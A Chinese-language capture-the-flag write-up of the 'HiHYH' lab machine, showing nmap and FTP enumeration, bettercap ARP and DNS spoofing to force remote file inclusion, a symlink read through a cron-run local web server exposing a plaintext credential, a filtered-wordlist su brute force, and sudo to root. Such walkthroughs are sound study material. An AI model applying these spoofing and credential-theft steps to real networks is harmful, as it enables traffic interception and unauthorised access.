

端口扫描

```
—(root@kali)-[~]
└─# nmap -p- 192.168.1.182 -sV -sC
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-08 03:17 EDT
Nmap scan report for 192.168.1.182
Host is up (0.0012s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.1.113
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 3
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 0      0          4096 Apr 07 03:58 pub
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http      Apache httpd 2.4.62 ((Debian))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:63:EF:3B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.87 seconds
```

ftp可以匿名登录，登上去看了一下

```
—(root@kali)-[~]
└─# ftp 192.168.1.182
Connected to 192.168.1.182.
220 (vsFTPD 3.0.3)
Name (192.168.1.182:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||30008|)
```

```

150 Here comes the directory listing.
drwxr-xr-x   3 0      0      4096 Apr 05 09:33 .
drwxr-xr-x   3 0      0      4096 Apr 05 09:33 ..
drwxr-xr-x   2 0      0      4096 Apr 07 03:58 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||30005|)
150 Here comes the directory listing.
drwxr-xr-x   2 0      0      4096 Apr 07 03:58 .
drwxr-xr-x   3 0      0      4096 Apr 05 09:33 ..
-rw-r--r--   1 0      0      140 Apr 05 09:33 motto.txt
-rw-----   1 1001   1001    75 Apr 07 03:58 pass.txt
226 Directory send OK.
ftp> get motto.txt
local: motto.txt remote: motto.txt
229 Entering Extended Passive Mode (|||30005|)
150 Opening BINARY mode data connection for motto.txt (140 bytes).
100%
|*****
*****
****| 140      17.29 KiB/s    00:00 ETA
226 Transfer complete.
140 bytes received in 00:00 (15.36 KiB/s)
ftp> get pass.txt
local: pass.txt remote: pass.txt
229 Entering Extended Passive Mode (|||30005|)
550 Failed to open file.
ftp> put
.2.py.swp      .exploit.c.swp      .mono
                .zshrc      hash.txt      pwn
.aggressor.prop      .face      .msf4
                1.php      hydra.restore
reports
.bash_history      .face.icon      .profile
                1.py      id
reverse.php
.bashrc      .gvfs      .recently-used
                Cobalt_Strike_4.5      index.html
reverse.sh
.bashrc.original      .htaccess      .rediscli_history
                aaa      les.sh
rockyou_ma.txt
.cache      .ipython      .reverse.sh.swp
                bbb      linpeas.sh
shell
.config      .java      .ssh
                directory-list-2.3-medium.txt      linux-exploit-suggester
subrute.sh
.dbus      .john      .sstimap
                exp      motto.txt
target_hash
.docker      .jwt.txt.swp      .users.swp
                exp.py      nfs_mount
test

```

```

.e.swp      .kpccli-history      .viminfo
exp1.py      output
users
.exp1.py.swm      .kube      .wget-hsts
get_access      pass.txt
wordlist.txt      .lessht      .wpscan
.exp1.py.swn      pass_full.txt
.exp1.py.swo      .local      .zprofile
go      pcap
.exp1.py.swp      .m2      .zsh_history
gongju      pspy64

ftp> put aaa
local: aaa remote: aaa
229 Entering Extended Passive Mode (|||30006|)
550 Permission denied.
ftp>

```

有motto.txt, pass.txt两个文件,pass.txt要1001权限, 没法下载, 就看了motto.txt,

```

└─(root@kali)-[~]
└─# cat motto.txt
失去的终究会失去吧, 想念的终究会相遇吧。
what you lose will eventually be lost, and what you miss will eventually meet.

```

没发现什么, 就去看web了



看了半天没什么思路,就扫描了一下目录, 看有没有遗漏的信息

```

# dirsearch -u http://192.168.1.182/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

```

```
_|. _ _ _ _ _ _|_ v0.4.3
```

```
(_|_|_|_|) (/_(|_|_|_|_|)
```

```
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | wordlist  
size: 11460
```

```
Output File: /root/reports/http_192.168.1.182/___26-04-08_03-32-15.txt
```

```
Target: http://192.168.1.182/
```

```
[03:32:15] Starting:
```

```
[03:32:16] 403 - 278B - /.ht_wsr.txt  
[03:32:16] 403 - 278B - /.htaccess.bak1  
[03:32:16] 403 - 278B - /.htaccess.orig  
[03:32:16] 403 - 278B - /.htaccess.save  
[03:32:16] 403 - 278B - /.htaccess.sample  
[03:32:16] 403 - 278B - /.htaccess_extra  
[03:32:16] 403 - 278B - /.htaccess_orig  
[03:32:16] 403 - 278B - /.htaccess_sc  
[03:32:16] 403 - 278B - /.htaccessBAK  
[03:32:16] 403 - 278B - /.htaccessOLD  
[03:32:16] 403 - 278B - /.htaccessOLD2  
[03:32:16] 403 - 278B - /.html  
[03:32:16] 403 - 278B - /.htm  
[03:32:16] 403 - 278B - /.htpasswd_test  
[03:32:16] 403 - 278B - /.httr-oauth  
[03:32:16] 403 - 278B - /.htpasswd  
[03:32:17] 403 - 278B - /.php  
[03:32:31] 403 - 278B - /server-status  
[03:32:31] 403 - 278B - /server-status/
```

```
Task Completed
```

也没有什么，后面换了字典也没有什么，后面就去问了111，告诉我要远程文件包含，这里想了很久，前面以为有个隐藏的参数让我来文件包含，试了半天发现没有用，后面突然想到，会不会是DNS劫持，这里给了个域名，之前群主的Re靶机也是给了个域名，我就去试了一下

先开个http服务

```
—(root@kali)-[~]  
└─# python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
10.153.97.188 - - [08/Apr/2026 04:45:58] "GET / HTTP/1.1" 200 -  
10.153.97.188 - - [08/Apr/2026 04:46:04] "GET / HTTP/1.1" 200 -  
10.153.97.188 - - [08/Apr/2026 04:46:30] "GET / HTTP/1.1" 200 -  
10.153.97.188 - - [08/Apr/2026 04:47:18] "GET / HTTP/1.1" 200 -  
10.153.97.188 - - [08/Apr/2026 04:47:19] "GET / HTTP/1.1" 200 -
```


```
10.153.97.188 - - [08/Apr/2026 04:47:41] "GET / HTTP/1.1" 200 -
10.153.97.188 - - [08/Apr/2026 04:47:56] "GET / HTTP/1.1" 200 -
10.153.97.188 - - [08/Apr/2026 04:47:57] "GET / HTTP/1.1" 200 -
10.153.97.188 - - [08/Apr/2026 04:50:38] "GET / HTTP/1.1" 200 -
10.153.97.188 - - [08/Apr/2026 04:50:41] "GET / HTTP/1.1" 200 -
10.153.97.188 - - [08/Apr/2026 04:50:48] "GET / HTTP/1.1" 200 -
```

bettercap劫持


```
└─# bettercap -iface eth0
bettercap v2.41.5 (built for linux amd64 with go1.24.9) [type 'help' for a list
of commands]

10.153.97.0/24 > 10.153.97.59 » [04:45:09] [sys.log] [inf] gateway monitor
started ...
这里让域名指向kali
10.153.97.0/24 > 10.153.97.59 » set dns.spoof.domains hyh.maze-sec.com
10.153.97.0/24 > 10.153.97.59 » set dns.spoof.address 10.153.97.59
这里配置DNS
10.153.97.0/24 > 10.153.97.59 » set arp.spoof.targets 10.153.97.188
10.153.97.0/24 > 10.153.97.59 » set arp.spoof.full duplex true
10.153.97.0/24 > 10.153.97.59 » arp.spoof on
10.153.97.0/24 > 10.153.97.59 » [04:45:30] [sys.log] [inf] arp.spoof arp spoofer
started, probing 1 targets.
10.153.97.0/24 > 10.153.97.59 » [04:45:30] [sys.log] [inf] arp.spoof starting
net.recon as a requirement for arp.spoof
10.153.97.0/24 > 10.153.97.59 » [04:45:30] [sys.log] [war] arp.spoof full duplex
spoofing enabled, if the router has ARP spoofing mechanisms, the attack will
fail.
10.153.97.0/24 > 10.153.97.59 » [04:45:30] [sys.log] [war] arp.spoof could not
find spoof targets
10.153.97.0/24 > 10.153.97.59 » [04:45:31] [sys.log] [war] arp.spoof could not
find spoof targets
10.153.97.0/24 > 10.153.97.59 » [04:45:32] [sys.log] [war] arp.spoof could not
find spoof targets
10.153.97.0/24 > 10.153.97.59 » dns.spoof on[04:45:33] [sys.log] [war] arp.spoof
could not find spoof targets
10.153.97.0/24 > 10.153.97.59 » dns.spoof on
[04:45:34] [sys.log] [inf] dns.spoof hyh.maze-sec.com -> 10.153.97.59
```


成功包含了



在目录下写一个index.html,用来执行命令



命令执行了，弹一个shell



弹上来，稳定一下shell,上来看了一下定时任务，hyh用户会在本地8080端口开一个http服务，在/var/tmp这路径下面，前面不是有个pass.txt文件不给看，看了一下pass.txt的权限，刚好hyh可以读，思路就是在/var/tmp搞一个软链接，通过这个服务去读取文件

```
www-data@HiHYH:/var/www/html$ ls -la /etc/cron.d
total 20
drwxr-xr-x  2 root root 4096 Apr  5 12:30 .
drwxr-xr-x 82 root root 4096 Apr  8 04:13 ..
-rw-r--r--  1 root root 102 Oct 11 2019 .placeholder
-rw-r--r--  1 root root 125 Apr  5 12:30 hyh
-rw-r--r--  1 root root 712 Mar  9 2025 php
www-data@HiHYH:/var/www/html$ cat /etc/cron.d/hyh
* * * * * hyh /bin/bash -c '/usr/bin/timeout 30s /usr/bin/python3 -m http.server
8080 --bind 127.0.0.1 --directory /var/tmp'
www-data@HiHYH:/var/www/html$
www-data@HiHYH:/var/www/html$ find / -name 'pass.txt' 2>/dev/null
/srv/ftp/pub/pass.txt
www-data@HiHYH:/var/www/html$ ls -la /srv/ftp/pub/pass.txt
-rw----- 1 hyh hyh 75 Apr  6 23:58 /srv/ftp/pub/pass.txt
www-data@HiHYH:/var/tmp$ ls -la
total 20
drwxrwxrwt  4 root    root    4096 Apr  8 05:19 .
drwxr-xr-x 12 root    root    4096 Apr  1 2025 ..
-rw-r--r--  1 www-data www-data  44 Apr  7 09:09 .bashrc
lrwxrwxrwx  1 www-data www-data  21 Apr  8 05:19 pass.txt ->
/srv/ftp/pub/pass.txt
drwx-----  3 root    root    4096 Apr  8 04:13 systemd-private-
869d217a4f9c4ca8a9b1a1b1beea0d88-systemd-logind.service-orWRhh
drwx-----  3 root    root    4096 Apr  8 04:36 systemd-private-
869d217a4f9c4ca8a9b1a1b1beea0d88-systemd-timesyncd.service-DXK7Hi
www-data@HiHYH:/var/tmp$ busybox wget http://127.0.0.1:8080/pass.txt
```

```
www-data@HiHYH:/var/tmp$ busybox wget http://127.0.0.1:8080/pass.txt
Connecting to 127.0.0.1:8080 (127.0.0.1:8080)
wget: can't connect to remote host (127.0.0.1): Connection refused
www-data@HiHYH:/var/tmp$ busybox wget http://127.0.0.1:8080/pass.txt
Connecting to 127.0.0.1:8080 (127.0.0.1:8080)
wget: can't connect to remote host (127.0.0.1): Connection refused
www-data@HiHYH:/var/tmp$ busybox wget http://127.0.0.1:8080/pass.txt
Connecting to 127.0.0.1:8080 (127.0.0.1:8080)
wget: can't connect to remote host (127.0.0.1): Connection refused
www-data@HiHYH:/var/tmp$ busybox wget http://127.0.0.1:8080/pass.txt
Connecting to 127.0.0.1:8080 (127.0.0.1:8080)
wget: server returned error: HTTP/1.0 404 File not found
www-data@HiHYH:/var/tmp$ busybox wget http://127.0.0.1:8080/pass.txt
Connecting to 127.0.0.1:8080 (127.0.0.1:8080)
wget: server returned error: HTTP/1.0 404 File not found
www-data@HiHYH:/var/tmp$ busybox wget http://127.0.0.1:8080/pass.txt
Connecting to 127.0.0.1:8080 (127.0.0.1:8080)
wget: server returned error: HTTP/1.0 404 File not found
www-data@HiHYH:/var/tmp$ busybox wget http://127.0.0.1:8080/pass.txt
Connecting to 127.0.0.1:8080 (127.0.0.1:8080)
wget: server returned error: HTTP/1.0 404 File not found
www-data@HiHYH:/var/tmp$ busybox wget http://127.0.0.1:8080/pass.txt
Connecting to 127.0.0.1:8080 (127.0.0.1:8080)
```

```
wget: server returned error: HTTP/1.0 404 File not found
www-data@HiHYH:/var/tmp$ busybox wget http://127.0.0.1:8080/pass.txt
Connecting to 127.0.0.1:8080 (127.0.0.1:8080)
wget: server returned error: HTTP/1.0 404 File not found
www-data@HiHYH:/var/tmp$
```

这里一直下载不了，我就取问了一下ai，/var/tmp 里建一个你自己的子目录，就可以执行了

```
www-data@HiHYH:/var/tmp$ busybox wget http://127.0.0.1:8080/hyh/a.txt
Connecting to 127.0.0.1:8080 (127.0.0.1:8080)
a.txt          100% |*****| 75 0:00:00 ETA
www-data@HiHYH:/var/tmp$ ls -la
total 32
drwxrwxrwt  6 root    root    4096 Apr  8 05:27 .
drwxr-xr-x 12 root    root    4096 Apr  1 2025 ..
-rw-r--r--  1 www-data www-data  44 Apr  7 09:09 .bashrc
-rw-r--r--  1 www-data www-data  75 Apr  8 05:27 a.txt
drwxr-xr-x  2 www-data www-data 4096 Apr  8 05:25 hyh
drwxr-xr-x  2 www-data www-data 4096 Apr  8 05:25 pass
lrwxrwxrwx  1 www-data www-data  21 Apr  8 05:19 pass.txt ->
/srv/ftp/pub/pass.txt
drwx-----  3 root    root    4096 Apr  8 04:13 systemd-private-
869d217a4f9c4ca8a9b1a1b1beea0d88-systemd-logind.service-oRwRhh
drwx-----  3 root    root    4096 Apr  8 04:36 systemd-private-
869d217a4f9c4ca8a9b1a1b1beea0d88-systemd-timesyncd.service-DXK7Hi
www-data@HiHYH:/var/tmp$ cat a.txt
hyh:HYH4Rly9UF3vwJq+xK1F53JYaMM

# 11104567 password pattern
hint: ^ma...$
```

拿到了hyh的凭证，直接上ssh，后面也提示了11104567的密码格式，正则匹配一下，用subrute.sh进行爆破

```
└─(root@kali)-[~]
└─# grep -P '^ma.{4}$' /usr/share/wordlists/rockyou.txt > pass.txt
```

```
hyh@HiHYH:/tmp$ ./subrute.sh 11104567 pass.txt
[*] Progress: [3136/27009] mayra.
[+] FOUND => mazell
killed
hyh@HiHYH:/tmp$
```

得到密码mazell

```
11104567@HiHYH:/tmp$ sudo -l
[sudo] password for 11104567:
Sorry, try again.
[sudo] password for 11104567:
Matching Defaults entries for 11104567 on HiHYH:
```



```

env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User 11104567 may run the following commands on HiHYH:
(ALL : ALL) ALL
11104567@HiHYH:/tmp$ su -
Password:
^C
11104567@HiHYH:/tmp$ ^C
11104567@HiHYH:/tmp$ sudo -su
sudo: option requires an argument -- 'u'
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user]
[command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-D directory] [-g group] [-h
h host] [-p prompt] [-R directory] [-T timeout] [-u user] [VAR=value] [-i|-s]
[<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-D directory] [-g group] [-h
host] [-p prompt] [-R directory] [-T timeout] [-u user] file ...
11104567@HiHYH:/tmp$ sudo -i
root@HiHYH:~# ls -la
total 28
drwx----- 4 root root 4096 Apr  6 23:59 .
drwxr-xr-x 18 root root 4096 Apr  5 10:49 ..
-rw-r--r-- 1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x 3 root root 4096 Mar 18  2025 .local
lrwxrwxrwx 1 root root    9 Apr  5 05:43 .mysql_history -> /dev/null
-rw-r--r-- 1 root root  148 Aug 17  2015 .profile
lrwxrwxrwx 1 root root    9 Apr  5 05:43 .python_history -> /dev/null
-rw-r--r-- 1 root root   44 Apr  5 05:42 root.txt
drw----- 2 root root 4096 Apr  4  2025 .ssh
root@HiHYH:~# cat root.txt
flag{root-a7144840e24342b1a075a4a31405452f}
root@HiHYH:~#

```

这就打完了